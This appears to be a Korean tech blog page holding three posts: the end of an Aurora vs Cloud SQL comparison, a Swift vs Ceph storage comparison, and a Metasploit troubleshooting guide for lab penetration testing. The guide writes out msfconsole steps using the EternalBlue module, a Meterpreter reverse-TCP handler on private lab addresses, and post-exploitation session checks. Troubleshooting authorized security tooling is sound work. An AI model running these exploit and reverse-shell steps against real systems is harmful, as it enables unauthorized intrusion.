    정리해보겠습니다. AWS Aurora vs Cloud SQL 비교에서 제가 가장 크게 느낀 차이는 “확장과 장애 대응을 어느 시점에 구조로 가져갈 것인가”였습니다. Aurora는 처음엔 조금 무겁게 느껴질 수 있어도 성장 이후 운영 안정감이 좋았고, Cloud SQL은 빠르게 시작하고 단순하게 유지하기에 꽤 좋았습니다.

    • 작게 시작하고 빠르게 출시가 중요하면 Cloud SQL이 잘 맞습니다.
    • 읽기 부하 분산과 고가용성이 중요하면 Aurora 쪽이 더 자연스럽습니다.
    • 클라우드 DB 비용은 인스턴스 가격만 보지 말고 백업, 복제, 스토리지, 연결 구조까지 같이 봐야 합니다.

    저도 처음엔 이름값이나 기능표만 보고 판단하려다가 꽤 돌아갔습니다. 근데 1년 정도 운영하면서 느낀 건 명확했습니다. 좋은 관리형 데이터베이스는 기능이 많은 서비스가 아니라, 우리 팀이 설명 가능하게 운영할 수 있는 서비스라는 점입니다.

    다음 글에서는 읽기 복제본 설계나 PostgreSQL 파라미터 튜닝 같은 실전 운영 주제를 더 깊게 다뤄볼 예정입니다. 이전 글에서 다뤘던 모니터링 대시보드 구성과 함께 보시면 더 이해가 쉬우실 거예요. 혹시 지금 Aurora나 Cloud SQL 중에서 고민 중이시라면, 현재 서비스 트래픽 패턴과 장애 허용 범위를 먼저 적어보세요. 그게 생각보다 답을 빨리 줍니다.

    운영 규모, 비용 예측, 읽기 확장, 장애 대응 기준으로 어떤 선택이 맞는지 한 장으로 정리한 요약 이미지입니다.

    자주 묻는 질문

    Q1. 관리형 데이터베이스면 DBA 역할이 거의 없어지나요?

    아닙니다. OS 패치나 일부 유지보수는 줄어들 수 있지만, 성능 분석, 쿼리 튜닝, 백업 복구 전략, 권한 관리 같은 핵심 운영은 여전히 중요합니다. 특히 대규모 서비스라면 DBA의 역할이 더욱 중요하거든요.

    Q2. 비용만 보면 무조건 Cloud SQL이 유리한가요?

    항상 그렇진 않습니다. 초기에는 단순하게 보일 수 있지만, 고가용성과 백업, 확장 요구가 붙으면 구조가 달라집니다. 반대로 Aurora도 요구사항이 분명하면 비용이 납득 가능한 경우가 많았습니다. 결국 어떤 서비스인지에 따라 다릅니다.

    Q3. 성능 회고를 할 때 제일 먼저 봐야 할 지표는 뭔가요?

    CPU, 메모리, 연결 수, 느린 쿼리, 스토리지 증가 추세부터 보시는 걸 추천드립니다. 이 다섯 개가 기본인데, 여기서 문제 실마리가 꽤 자주 나옵니다. 특히 연결 수와 느린 쿼리 로그는 운영 초기에 많은 이슈를 해결해주거든요.

  • [스토리지] OpenStack Swift vs Ceph 선택 기준 심층 비교

    [스토리지] OpenStack Swift vs Ceph 선택 기준 심층 비교

    [스토리지] OpenStack Swift vs Ceph 선택 기준 심층 비교

    대규모 객체 스토리지(Object Storage) 이야기를 하다 보면 결국 많이 나오는 조합이 있습니다. 바로 OpenStack Swift Ceph 비교죠. 저도 처음엔 둘 다 그냥 “오브젝트 스토리지니까 비슷한 거 아닌가?” 싶었는데, 실제로 설계하고 운영해보니 성격이 꽤 다르더라고요. 특히 객체 스토리지 솔루션을 새로 도입하려는 팀, 혹은 프라이빗 클라우드(private cloud)를 운영하는 팀이라면 여기서 방향을 잘못 잡으면 나중에 운영 복잡도가 확 올라갑니다.

    제가 13년 정도 인프라 쪽에서 일하면서 느낀 건, 스토리지는 벤더 브로셔보다 운영팀의 현실이 더 중요하다는 점입니다. 성능 숫자 몇 개보다도, 장애 났을 때 복구 흐름이 명확한지, 팀이 감당할 수 있는 아키텍처인지, 기존 클라우드 스택과 얼마나 잘 붙는지가 훨씬 중요했거든요. 이번 글에서는 OpenStack Swift와 Ceph를 기능 나열식이 아니라, 실제 선택 기준 중심으로 풀어보겠습니다.

    OpenStack Swift Ceph 비교 전체 아키텍처 다이어그램

    Swift의 프록시 기반 구조와 Ceph의 클러스터형 구조를 한눈에 보여주는 비교 이미지입니다.

    1. 왜 OpenStack Swift vs Ceph 비교가 계속 나올까요?

    쉽게 말해 둘 다 분산 스토리지(Distributed Storage)이고, 둘 다 대규모 확장을 염두에 둔 설계거든요. 근데 접근 방식이 다릅니다. Swift는 오브젝트 스토리지에 좀 더 집중된 구조이고, Ceph는 오브젝트(Object), 블록(Block), 파일(File)을 함께 다룰 수 있는 범용 분산 스토리지에 가깝습니다.

    현장에서 이 차이가 바로 드러나는 순간이 있어요. 예를 들어 개발팀은 S3 호환 API만 있으면 된다고 말하는데, 플랫폼팀은 나중에 가상머신 디스크나 Kubernetes 스토리지까지 같이 보고 싶어 합니다. 이럴 때 Swift는 “오브젝트 저장소를 깔끔하게 운영”하는 쪽으로 강점이 있고, Ceph는 “스토리지 플랫폼을 하나로 통합”하는 쪽으로 무게가 실립니다.

    • Swift: 오브젝트 스토리지 중심, OpenStack 친화적
    • Ceph: 오브젝트, 블록, 파일을 아우르는 통합형
    • 선택 포인트: 기능 수보다 운영 목적과 팀 역량이 더 중요

    혹시 이런 경험 있으신가요? 처음엔 백업 저장소로 시작했는데, 나중엔 이미지 저장, 로그 아카이브, VM 디스크, 컨테이너 볼륨까지 다 얹히는 경우요. 저도 몇 번 겪었는데, 그때 초기 선택이 발목을 잡기도 했습니다.

    2. 핵심 개념 설명: Swift와 Ceph를 쉽게 풀어보면

    2-1. OpenStack Swift란?

    OpenStack Swift는 OpenStack 생태계에서 나온 오브젝트 스토리지입니다. 데이터는 Account / Container / Object 구조로 관리되고, 프록시(proxy)와 스토리지 노드(storage node), 그리고 링(ring) 기반 데이터 배치 개념이 핵심이거든요. 저도 처음 링 파일 개념을 봤을 때는 “이걸 왜 이렇게까지 나눴지?” 싶었는데, 실제로는 대규모 노드 분산과 재배치 관점에서 꽤 실용적이더라고요.

    2-2. Ceph란?

    Ceph는 객체 스토리지로만 보면 RADOS Gateway(RGW)를 통해 S3/Swift 스타일 API를 제공할 수 있고, 내부적으로는 RADOS라는 분산 객체 계층 위에 RBD(Block Device), CephFS(File System) 같은 서비스가 올라갑니다. 핵심은 CRUSH 알고리즘 기반의 데이터 배치와, 모니터(MON), 매니저(MGR), OSD(Object Storage Daemon) 조합이거든요.

    2-3. 한 줄 차이

    제가 실무에서 멘토링할 때 자주 하는 설명이 있습니다. Swift는 목적형 오브젝트 스토리지, Ceph는 스토리지 플랫폼입니다. 이 한 줄이 생각보다 많은 걸 정리해주더라고요.

    항목 OpenStack Swift Ceph
    주 용도 객체 스토리지 중심 객체, 블록, 파일 통합
    아키텍처 성격 역할 분리형, 링 기반 클러스터형, CRUSH 기반
    OpenStack 연계 친화적 Cinder, Glance, Manila 등과 폭넓게 연동
    운영 포인트 오브젝트 워크로드 최적화 통합 스토리지 운영 복잡도 관리

    3. 클라우드 스토리지 선택 기준: 무엇을 먼저 봐야 할까요?

    클라우드 스토리지 선택에서 가장 흔한 실수가 “성능이 더 좋다더라”만 보고 결정하는 거거든요. 근데 여기서 중요한 포인트! 객체 스토리지는 단순 벤치마크보다 워크로드 특성이 훨씬 중요합니다.

    1. 워크로드 유형 확인
      백업, 로그 아카이브, 미디어 저장, VM 이미지, 컨테이너 볼륨 중 무엇이 주력인지 먼저 정리합니다.
    2. API 요구사항 확인
      S3 호환성이 중요한지, OpenStack 네이티브 연동이 중요한지 봅니다.
    3. 운영팀 역량 평가
      장애 분석, 리밸런싱(rebalancing), 확장 작업을 누가 얼마나 자주 할지 생각해야 합니다.
    4. 확장 단위 확인
      단순 용량 확장인지, 멀티 서비스 확장인지에 따라 선택이 갈립니다.
    5. 장애 도메인 설계
      랙(rack), 호스트(host), 존(zone), 리전(region) 단위 복제 전략을 어떻게 가져갈지 정해야 합니다.

    제 경험상 아래처럼 정리하면 판단이 빨라졌어요.

    • 오브젝트 저장이 핵심이고 OpenStack 친화성이 중요하다: Swift 우선 검토
    • 향후 블록/파일까지 통합할 가능성이 높다: Ceph 우선 검토
    • 운영팀이 분산 스토리지 튜닝 경험이 많지 않다: 단순한 운영 모델을 먼저 고려
    • 대규모 자동화와 장기 확장을 노린다: 배치 정책과 장애 복구 절차를 먼저 설계

    4. 실전 구현: Swift와 Ceph를 어떻게 검증해보면 좋을까요?

    여기서는 “당장 프로덕션에 올리는 설치 가이드”보다는, 비교 검증용 랩(lab) 환경을 어떻게 잡으면 좋은지 중심으로 말씀드릴게요. 홈랩에서도 축소형으로 충분히 감을 잡을 수 있습니다. 저도 처음엔 큰 장비 없이 VM 몇 대로 감을 익혔어요. 삽질 좀 했습니다 ㅎㅎ

    4-1. Swift 검증 포인트

    Swift는 프록시 노드와 스토리지 노드 역할을 나누고, 링 파일을 통해 데이터 배치를 정의합니다. 실제 검증에서는 다음을 꼭 봅니다.

    • 프록시를 통해 PUT/GET 지연이 어떻게 나오는지
    • 리플리케이션(replication) 이후 데이터 일관성 흐름
    • 노드 추가 시 링 재배포 절차 난이도
    # 예시: Swift ring-builder 기본 흐름
    swift-ring-builder account.builder create 18 3 1
    swift-ring-builder container.builder create 18 3 1
    swift-ring-builder object.builder create 18 3 1
    
    swift-ring-builder account.builder add r1z1-10.0.0.11:6202/d1 100
    swift-ring-builder container.builder add r1z1-10.0.0.11:6201/d1 100
    swift-ring-builder object.builder add r1z1-10.0.0.11:6200/d1 100
    
    swift-ring-builder account.builder rebalance
    swift-ring-builder container.builder rebalance
    swift-ring-builder object.builder rebalance

    이 명령 흐름에서 중요한 건 숫자 외우는 게 아닙니다. 파티션(partition) 수, 복제 수, 장애 도메인 배치가 운영 철학을 반영한다는 점이거든요. 실제로 써보니까 여기 설계를 대충 하면 나중에 증설할 때 정말 피곤해지더라고요.

    4-2. Ceph 검증 포인트

    Ceph는 최소한 MON, MGR, OSD 구조를 이해하고 들어가야 합니다. 오브젝트 스토리지만 보더라도 결국 내부 건강 상태는 OSD 분포와 PG(Placement Group) 균형에서 드러나거든요.

    # 예시: Ceph 상태 확인과 풀(pool) 생성 흐름
    ceph -s
    ceph osd tree
    ceph health detail
    
    radosgw-admin user create --uid=testuser --display-name="Test User"
    ceph osd pool create object-test 32
    rados ls -p object-test

    여기서 초반에 꼭 확인할 건 클러스터 헬스(cluster health)입니다. API 붙이기 전에 저장 계층이 안정적인지부터 봐야 해요. 이 순서를 거꾸로 하면 문제 원인 추적이 정말 힘들어지더라고요.

    OpenStack Swift Ceph 비교를 위한 분산 구조 구성도

    Swift의 링 기반 분산과 Ceph의 CRUSH 기반 분산 개념을 비교하는 구성도입니다.

    4-3. S3 호환성과 테스트 업로드

    실전에서는 결국 애플리케이션이 붙어야 하니 간단한 업로드 테스트를 같이 봅니다.

    # 예시: S3 API 엔드포인트 검증용 aws cli 테스트
    aws --endpoint-url http://rgw.example.local s3 mb s3://lab-bucket
    aws --endpoint-url http://rgw.example.local s3 cp sample.log s3://lab-bucket/
    aws --endpoint-url http://rgw.example.local s3 ls s3://lab-bucket/

    Swift도 미들웨어(middleware)나 호환 계층을 어떻게 둘지에 따라 접근 방식이 달라집니다. 그래서 단순 기능 체크보다 현재 애플리케이션이 어떤 API를 기대하는지 먼저 보는 게 맞습니다.

    5. Swift Ceph 성능, 숫자보다 더 중요한 운영 특성

    Swift Ceph 성능 이야기를 할 때 조심해야 할 게 있습니다. 동일한 하드웨어, 동일한 네트워크, 동일한 복제 정책이 아니면 숫자 비교 자체가 큰 의미가 없거든요. 그래서 저는 성능을 볼 때 아래처럼 나눠서 봅니다.

    • 소형 객체 처리: 메타데이터 부담, API 처리량
    • 대용량 스트림: 순차 업로드/다운로드 안정성
    • 복구 중 성능: 장애 이후 리밸런싱 시 서비스 영향
    • 확장 후 균형: 노드 추가 뒤 데이터 재배치 비용

    Swift는 오브젝트 스토리지에 맞춘 단순성과 분리가 장점으로 느껴질 때가 있습니다. 반면 Ceph는 잘 구성하면 매우 유연하지만, 그만큼 봐야 할 지표와 튜닝 포인트가 더 많아요. 저도 초반에는 Ceph가 만능처럼 보여서 무조건 좋은 줄 알았는데, 작은 팀에서는 그 유연성이 오히려 운영 부담으로 돌아오더라고요.

    비교 기준 Swift에서 볼 점 Ceph에서 볼 점
    확장성 링 재배치 운영 절차 OSD 추가 후 데이터 재균형
    장애 복구 복제/재동기화 흐름 클러스터 헬스와 백필(backfill) 영향
    운영 복잡도 역할 구분이 명확 기능이 많은 만큼 관리 포인트 증가
    API 활용 오브젝트 중심 설계 RGW 기반 S3/Swift 스타일 접근

    6. ⚠️ 실제 운영에서 자주 만나는 문제와 트러블슈팅

    여기부터가 진짜 중요합니다. 비교표는 다들 잘 만드는데, 실제 문제는 운영 중에 나오거든요.

    6-1. Swift에서 겪기 쉬운 문제

    • 링 변경 후 기대와 다른 분산
      원인: 초기 장비 가중치(weight) 설계가 부정확했거나 증설 정책이 일관되지 않은 경우가 많습니다.
    • 프록시 병목
      원인: 백엔드 디스크보다 앞단 프록시 처리량이 먼저 막히는 경우가 있습니다.
    • 운영자 이해도 편차
      원인: 링, 존, 디바이스 매핑 개념을 팀 전체가 공유하지 않으면 장애 대응 속도가 확 떨어집니다.

    6-2. Ceph에서 겪기 쉬운 문제

    • HEALTH_WARN 장기 지속
      원인: PG 불균형, OSD out/in 반복, 복구 작업 장기화 같은 문제가 숨어 있는 경우가 많습니다.
    • 기능은 많은데 운영이 복잡함
      원인: 블록, 파일, 오브젝트를 한 번에 다 열면 초반 운영 난도가 급격히 올라갑니다.
    • 성능 이슈 원인 파악 난이도
      원인: 네트워크, 디스크, PG 상태, 복제 정책 등 봐야 할 층이 많습니다.

    제가 직접 해보니 공통 해법은 비슷했어요.

    1. 처음부터 모든 기능을 열지 않습니다.
    2. 장애 도메인과 확장 정책을 문서로 먼저 고정합니다.
    3. 성능 테스트보다 복구 테스트를 먼저 합니다.
    4. 운영팀이 매일 보는 대시보드 항목을 표준화합니다.
    Swift Ceph 성능 및 복구 상태를 보여주는 운영 대시보드 이미지

    복구 중인 클러스터 상태, 용량 분포, 경고 지표를 시각화한 운영 관점 이미지입니다.

    7. 검증과 결과: 어떤 팀에 무엇이 더 맞았나

    랩과 운영 경험을 합쳐보면, 저는 보통 이렇게 정리합니다.

    • Swift가 잘 맞는 경우: 대용량 오브젝트 저장이 주력이고, OpenStack와 자연스럽게 붙여 쓰려는 경우
    • Ceph가 잘 맞는 경우: 오브젝트 외에 블록 스토리지와 파일 스토리지까지 함께 설계하려는 경우
    • 작은 팀의 현실: 기능 많음이 항상 장점은 아닙니다. 운영 가능성이 더 중요해요.

    특히 OpenStack Swift Ceph 비교에서 빠지면 안 되는 결론이 하나 있습니다. 무엇이 더 우월한가가 아니라, 우리 조직에 무엇이 덜 위험한가를 봐야 한다는 점이거든요. 이거 진짜 중요합니다.

    검증할 때는 아래 체크리스트를 남겨두면 좋습니다.

    # 공통 검증 체크 예시
    # 1. 업로드/다운로드 정상 여부
    # 2. 노드 1대 장애 시 접근 가능 여부
    # 3. 복구 중 응답 지연 변화
    # 4. 증설 후 재배치 시간과 영향도
    # 5. 모니터링 지표 수집 가능 여부

    이전 글에서 다뤘던 모니터링 스택과 연결하면 더 좋고, 다음 글에서는 Prometheus(프로메테우스)와 Grafana(그라파나) 기준으로 분산 스토리지 지표를 어떻게 봐야 하는지도 다뤄볼 만하겠네요.

    8. 정리: 대규모 객체 스토리지 선택, 이렇게 가져가시면 됩니다

    마무리해보겠습니다. 객체 스토리지 솔루션을 고를 때 Swift와 Ceph는 둘 다 훌륭한 선택지가 될 수 있습니다. 다만 성격이 다르거든요. Swift는 오브젝트 스토리지에 집중한 구조, Ceph는 더 넓은 범위를 아우르는 스토리지 플랫폼입니다.

    저도 처음엔 기능이 많은 쪽이 무조건 정답인 줄 알았는데, 실제로 운영해보니까 그렇지 않더라고요. 팀이 이해하고, 장애를 감당하고, 확장을 반복할 수 있어야 비로소 좋은 선택이 됩니다. 드디어 됐다! 싶은 순간은 설치 완료가 아니라, 장애 한 번 겪고도 팀이 침착하게 복구할 수 있을 때 오더라고요.

    • 오브젝트 중심 + OpenStack 친화성: Swift 쪽이 더 자연스러울 수 있습니다.
    • 통합형 분산 스토리지 전략: Ceph 쪽이 더 유리할 수 있습니다.
    • 성능보다 중요한 것: 운영 복잡도, 장애 복구, 증설 절차입니다.
    클라우드 스토리지 선택을 위한 OpenStack Swift Ceph 비교 인포그래픽

    워크로드, 운영 난이도, 확장성 기준으로 Swift와 Ceph를 요약 비교한 인포그래픽입니다.

    혹시 지금 프라이빗 클라우드나 백업 스토리지 때문에 고민 중이시라면, 먼저 “우리 팀이 실제로 운영 가능한 구조인가”부터 체크해보세요. 그다음에야 아키텍처가 선명해집니다. 다음 글에서는 클라우드 스토리지 선택 관점에서 S3 호환 오브젝트 스토리지 검증 항목을 더 실무적으로 정리해보겠습니다. ✅

  • [보안] Metasploit 오류 해결: 침투 테스트 중 흔히 겪는 문제와 실전 해결법

    [보안] Metasploit 오류 해결: 침투 테스트 중 흔히 겪는 문제와 실전 해결법

    [보안] Metasploit 오류 해결: 침투 테스트 중 흔히 겪는 문제와 실전 해결법

    Metasploit 오류 해결 때문에 검색창을 붙잡고 계셨다면, 아마 지금 딱 비슷한 상황이실 겁니다. 익스플로잇(Exploit, 취약점을 실제로 악용하는 코드)은 분명 맞는 것 같은데 세션(Session, 원격 제어 연결)이 안 뜨고, 옵션도 다 넣은 것 같은데 실행이 실패하고, 어떤 때는 에러 메시지가 너무 짧아서 더 답답하거든요. 저도 홈랩(Home Lab, 개인 실험 환경)에서 모의 해킹 도구를 만지다가 이런 삽질을 정말 많이 했습니다. 처음엔 ‘내가 뭘 빼먹었지?’ 싶었는데, 실제로는 Metasploit 사용법 자체보다 환경 확인과 옵션 검증이 더 중요하더라고요.

    이 글에서는 침투 테스트 환경에서 Metasploit 프레임워크를 사용하다가 흔히 만나는 오류를 정리하고, 제가 직접 정리해 둔 체크 순서대로 해결하는 방법을 소개해보겠습니다. 모의 해킹 도구로서 Metasploit의 활용도는 높지만, 반드시 합법적인 테스트 환경이나 명시적 허가를 받은 시스템에서만 사용하셔야 한다는 점도 먼저 짚고 가겠습니다.

    Metasploit 오류 해결 전체 흐름을 보여주는 다이어그램

    Metasploit 실행 전 점검 항목과 오류 발생 후 확인 순서를 한눈에 보여주는 개요 이미지입니다.

    왜 Metasploit 오류 해결이 어려운가

    쉽게 말해 Metasploit은 한 개의 프로그램처럼 보여도, 실제로는 여러 요소가 맞물려 돌아갑니다. 대상 호스트(Target Host), 네트워크 경로(Network Path), 익스플로잇 모듈(Module), 페이로드(Payload, 실행 후 전달될 동작), 리스너(Listener, 연결 대기), 권한(Permission)까지 전부 맞아야 하거든요. 그래서 에러 메시지가 하나만 보여도 원인은 여러 군데에 숨어 있을 수 있습니다.

    실제로 써보니까 초보 때는 모듈만 맞으면 될 줄 알았는데, 근데 여기서 자주 막히는 건 오히려 이런 기본값입니다.

    • RHOSTS나 RPORT를 잘못 지정한 경우
    • PAYLOAD가 대상 환경과 맞지 않는 경우
    • LHOST가 잘못되어 역방향 연결(Reverse Connection)이 돌아오지 않는 경우
    • 방화벽(Firewall)이나 NAT(Network Address Translation) 때문에 세션이 차단되는 경우
    • 권한 부족 또는 데이터베이스(Database) 연결 문제

    여기서 중요한 포인트! Metasploit 오류 해결은 에러 문구만 읽는 게 아니라, 공격 전제 조건이 맞는지 역으로 검증하는 과정이라고 보시면 됩니다.

    Metasploit 사용법 먼저: 오류를 줄이는 기본 점검

    저도 처음엔 헷갈렸는데, 본격적으로 문제를 보기 전에 가장 먼저 해야 할 건 현재 모듈 상태를 읽는 습관입니다. 아래 명령은 정말 자주 씁니다.

    msfconsole
    search smb
    use exploit/windows/smb/ms17_010_eternalblue
    show info
    show options
    show payloads

    show info는 모듈 설명과 적용 조건을 보여주고, show options는 필수 옵션을, show payloads는 호환 가능한 페이로드 목록을 보여줍니다. 이 세 개만 꼼꼼히 봐도 쓸데없는 시행착오가 꽤 줄어듭니다.

    제가 보통 확인하는 순서는 이렇습니다.

    1. 모듈 설명에서 대상 서비스와 플랫폼을 확인해요.
    2. 필수 옵션이 비어 있지 않은지 봅니다.
    3. 대상 포트가 실제로 열려 있는지 별도 도구로 재확인합니다.
    4. 선택한 페이로드가 대상 운영체제와 아키텍처에 맞는지 확인해야 합니다.
    5. 역방향 페이로드(Reverse Payload)라면 LHOST/LPORT가 외부에서 도달 가능한지 체크하세요.

    사실 이 과정이 귀찮아서 건너뛰고 싶을 때가 많습니다. 저도 그랬거든요. 근데 이걸 건너뛰면 뒤에서 두 배로 삽질하게 돼요 ㅎㅎ

    실전 예시: 기본 실행 흐름부터 안정적으로 잡기

    아래는 가장 무난한 형태의 점검 흐름입니다. Metasploit 사용법 중 특정 취약점을 무작정 때리는 것보다, 서비스 확인 후 옵션을 단계적으로 채우는 방식이 오류를 줄이기 훨씬 좋습니다.

    msfconsole
    use exploit/multi/handler
    set PAYLOAD windows/meterpreter/reverse_tcp
    set LHOST 192.168.56.1
    set LPORT 4444
    show options
    run

    핸들러(Handler, 연결을 받아주는 리스너)부터 따로 띄워두면 역방향 셸(Reverse Shell) 계열 문제를 분리해서 보기 좋습니다. 이후 대상 서비스 검증 쪽은 별도로 확인하죠.

    nc -vz 192.168.56.101 445
    nc -vz 192.168.56.101 80

    리눅스 환경이라면 nc(netcat) 같은 도구로 포트 응답을 먼저 보는 습관이 정말 도움이 됩니다. 대상이 응답하지 않는데 Metasploit만 계속 만져봐야 답이 안 나오니까요.

    Metasploit 오류 해결을 위한 msfconsole 설정 확인 이미지

    show options, 페이로드 선택, LHOST/LPORT 설정 흐름을 보여주는 터미널 중심 이미지입니다.

    자주 만나는 오류 1: Required options are missing

    이건 정말 흔합니다. 메시지 자체는 단순한데, 막상 뭐가 비었는지 못 보고 지나칠 때가 있어요. 보통 RHOSTS, RPORT, USERNAME, PASSWORD, TARGETURI 같은 값이 비어 있습니다.

    show options
    set RHOSTS 192.168.56.101
    set RPORT 445
    run

    여기서 제가 직접 해보니 중요한 건 옵션을 넣는 것보다 형식을 맞추는 것이더라고요. 예를 들어 여러 대상을 넣을 때는 RHOSTS 형식이 다를 수 있고, 웹 모듈은 TARGETURI가 루트 경로가 아닐 수도 있거든요. 단순히 값이 있다고 끝이 아닙니다.

    빠른 점검 체크

    • show options에서 Required 항목이 모두 채워졌는지 확인
    • IP 주소 오타 여부를 다시 한 번 체크
    • 웹 모듈이면 URI 경로 끝에 슬래시가 필요한지 확인
    • 자격 증명 기반 모듈이면 계정 권한 수준도 함께 점검하세요

    자주 만나는 오류 2: Exploit completed, but no session was created

    이 문구는 초반에 제일 사람 멘탈 흔드는 메시지입니다. 처음엔 이게 뭔가 싶었는데, 성공한 것처럼 보이는데 아무것도 안 생기니까 더 헷갈리거든요. 보통은 아래 원인 중 하나더라고요.

    • 페이로드 비호환: 대상 OS나 아키텍처와 맞지 않음
    • LHOST 문제: 대상이 돌아올 수 없는 IP를 지정함
    • 방화벽 차단: 역방향 연결이 막힘
    • 취약점 조건 불일치: 모듈은 실행됐지만 실제 취약하지 않음
    • 안티바이러스/EDR: 페이로드 실행 단계에서 차단됨

    이럴 때 저는 무조건 페이로드를 다시 봅니다.

    show payloads
    set PAYLOAD windows/meterpreter/reverse_tcp
    set LHOST 192.168.56.1
    set LPORT 4444
    check
    run

    check가 지원되는 모듈이라면 먼저 실행해 보는 편이 정말 좋습니다. 물론 모든 모듈이 check를 지원하진 않지만, 지원한다면 대상이 취약한지 감을 잡는 데 꽤 도움이 돼요. 그리고 NAT 환경에서 테스트 중이라면 LHOST를 로컬 인터페이스 IP로 잘못 넣는 경우가 정말 많습니다. 저도 이걸로 한참 헤맸더라고요.

    자주 만나는 오류 3: Module not found 또는 검색은 되는데 실행이 이상한 경우

    가끔은 모듈 경로를 잘못 입력해서 생기는 단순한 문제도 있습니다. 예전 문서나 블로그 글을 그대로 따라치다 보면 현재 프레임워크 구조와 다를 때도 있고요. 그래서 저는 모듈명을 외우기보다 항상 search로 다시 찾습니다.

    search type:exploit samba
    search name:eternalblue
    use exploit/windows/smb/ms17_010_eternalblue

    혹시 모듈이 보이지 않거나 이상하게 동작하면, 문서에 나온 이름이 정확한지 다시 보고, 같은 계열의 다른 모듈이 있는지도 비교해 보세요. 같은 서비스라도 보조 모듈(Auxiliary Module, 정보 수집/검증용)과 익스플로잇 모듈이 따로 있는 경우가 많습니다.

    구분 역할 언제 쓰면 좋은가
    Auxiliary 스캔, 확인, 인증 시도 등 대상 상태를 먼저 검증할 때
    Exploit 취약점 악용 시도 취약 조건이 확인된 뒤
    Payload 성공 후 실행 동작 세션 획득 또는 명령 실행이 필요할 때
    Post 세션 이후 후속 작업 권한 확인, 정보 수집, 내부 이동 전 단계

    쉽게 말해, 처음부터 Exploit만 보지 마시고 Auxiliary로 주변 상황부터 확인하면 실패 원인을 분리하기 훨씬 수월합니다.

    ⚠️ 실제로 많이 겪는 문제 묶음: 권한, 포트, 데이터베이스

    이 섹션은 정말 실전에서 자주 튀어나옵니다. Metasploit 오류 해결을 검색하는 분들이 흔히 겪는 케이스만 묶어보면 아래와 같습니다.

    1. 포트는 닫혀 있는데 모듈부터 실행한 경우

    서비스가 안 떠 있는데 익스플로잇을 날리면 결과가 이상하게 보일 수 있습니다. 그래서 최소한 포트 수준 검증은 먼저 해두는 게 정말 중요합니다.

    nc -vz 192.168.56.101 445
    nc -vz 192.168.56.101 139

    2. 권한 부족 또는 리스닝 실패

    낮은 포트 바인딩이나 네트워크 관련 기능은 환경에 따라 권한 이슈가 생길 수 있습니다. 특히 실습 환경이 컨테이너(격리 실행 환경)나 제한된 사용자 계정일 때는 더 그렇더라고요. 에러가 애매하면 먼저 높은 포트로 바꿔 테스트해 보세요.

    set LPORT 4444
    run

    3. 데이터베이스 연결 문제

    workspace(워크스페이스), 스캔 결과 연동, 호스트 관리 기능을 쓰다가 데이터베이스 연결이 꼬이면 검색이나 저장 흐름이 불편해질 수 있습니다. 모든 공격이 데이터베이스에 의존하는 건 아니지만, 정리된 침투 테스트 작업에서는 꽤 중요하거든요. 만약 관련 기능이 비정상적으로 보이면 현재 데이터 저장 상태와 연결 상태를 먼저 점검하시는 게 좋습니다.

    4. 방화벽 때문에 역방향 세션이 안 돌아오는 경우

    이건 진짜 자주 봅니다. 내부망에서는 되는데 다른 망 구간만 지나면 안 되는 식이죠. 이럴 때는 대상에서 내 LHOST로 접속 가능한지 네트워크 경로를 따로 확인해야 합니다. Metasploit이 문제가 아니라 경로가 막힌 경우가 생각보다 많더라고요.

    Metasploit 오류 해결에서 자주 겪는 문제를 비교한 이미지

    옵션 누락, 세션 미생성, 방화벽 차단, 포트 미오픈 상황을 비교하는 문제 분석 이미지입니다.

    문제별로 바로 보는 Metasploit 오류 해결 체크리스트

    제가 메모장에 적어두고 보는 순서입니다. 한 번 꼬이기 시작하면 이것저것 바꾸다가 더 헷갈리니까, 가능하면 아래 순서대로만 확인해 보세요.

    1. 대상이 살아 있는지 확인합니다.
    2. 목표 포트가 실제로 열려 있는지 봅니다.
    3. 선택한 모듈이 대상 서비스/플랫폼과 맞는지 재확인합니다.
    4. show options로 필수 값 누락 여부를 체크합니다.
    5. show payloads로 호환 가능한 페이로드를 다시 골라봅니다.
    6. LHOST/LPORT가 실제로 되돌아올 수 있는 값인지 확인해야 합니다.
    7. check가 있으면 먼저 실행해 보세요.
    8. 방화벽, NAT, 권한 문제를 분리해서 봅니다.

    이 순서의 장점은 원인을 좁히기 정말 쉽다는 점입니다. 저도 예전엔 세션이 안 생기면 페이로드만 계속 바꿨었는데, 실제 원인은 대상 포트 오타였던 적도 있었습니다. 드디어 됐다! 싶었는데 너무 허무하더라고요.

    검증과 결과 확인: 성공했을 때 무엇을 봐야 하나

    세션이 떴다고 끝은 아닙니다. 성공 후에도 검증이 필요한데요. Meterpreter(고급 페이로드 세션)든 일반 셸이든, 최소한 아래 정도는 확인해 두시는 게 좋습니다.

    sessions
    sessions -i 1
    sysinfo
    getuid

    이 명령으로 현재 세션 목록, 대상 시스템 정보, 실행 권한을 확인할 수 있습니다. 세션이 생겼더라도 기대한 권한이 아닐 수 있고, 다른 호스트에서 온 세션일 수도 있거든요. 실습 환경이 여러 대일 때 특히 헷갈립니다.

    Metasploit 오류 해결 후 세션 검증 결과를 보여주는 이미지

    sessions, sysinfo, getuid 등으로 세션 성공 여부를 검증하는 결과 확인 이미지입니다.

    아래처럼 결과를 정리해 두면 다음 테스트 때도 훨씬 편합니다.

    확인 항목 성공 기준 실패 시 의심 포인트
    세션 생성 sessions 목록에 표시 페이로드, 방화벽, LHOST
    대상 정보 조회 sysinfo 응답 확인 세션 불안정, 권한 제한
    권한 확인 getuid 결과 확인 권한 상승 미적용, 제한 계정
    후속 모듈 실행 post 모듈 동작 플랫폼 불일치, 세션 타입 문제

    정리와 FAQ: 침투 테스트에서 덜 헤매는 방법

    정리해보면 Metasploit 사용법 자체는 명령 몇 개로 보이지만, 실제 현장에서는 환경 검증이 절반 이상입니다. Metasploit 오류 해결이 어려운 이유도 결국 여기에 있고요. 제가 인프라 관련 일을 하면서 느낀 건, 도구를 더 많이 아는 것보다 문제를 작게 쪼개서 확인하는 습관이 훨씬 중요하다는 점입니다.

    혹시 이런 경험 있으신가요? 분명 같은 명령인데 어제는 되고 오늘은 안 되는 경우요. 이런 건 대체로 네트워크 경로나 대상 상태가 바뀐 경우가 많습니다. 그러니 실패했을 때는 내 명령이 틀렸다고 바로 단정하지 말고, 아래 FAQ처럼 체크해 보시면 좋습니다.

    자주 묻는 질문

    • Q. 모듈은 맞는데 세션이 안 생깁니다.
      A. 페이로드 호환성, LHOST 경로, 방화벽 차단을 먼저 보세요. 이 세 가지가 가장 흔합니다.
    • Q. check 결과가 애매합니다.
      A. check는 참고 지표로 보시고, 포트 상태와 서비스 버전 추정 정보를 함께 확인하는 편이 안전합니다.
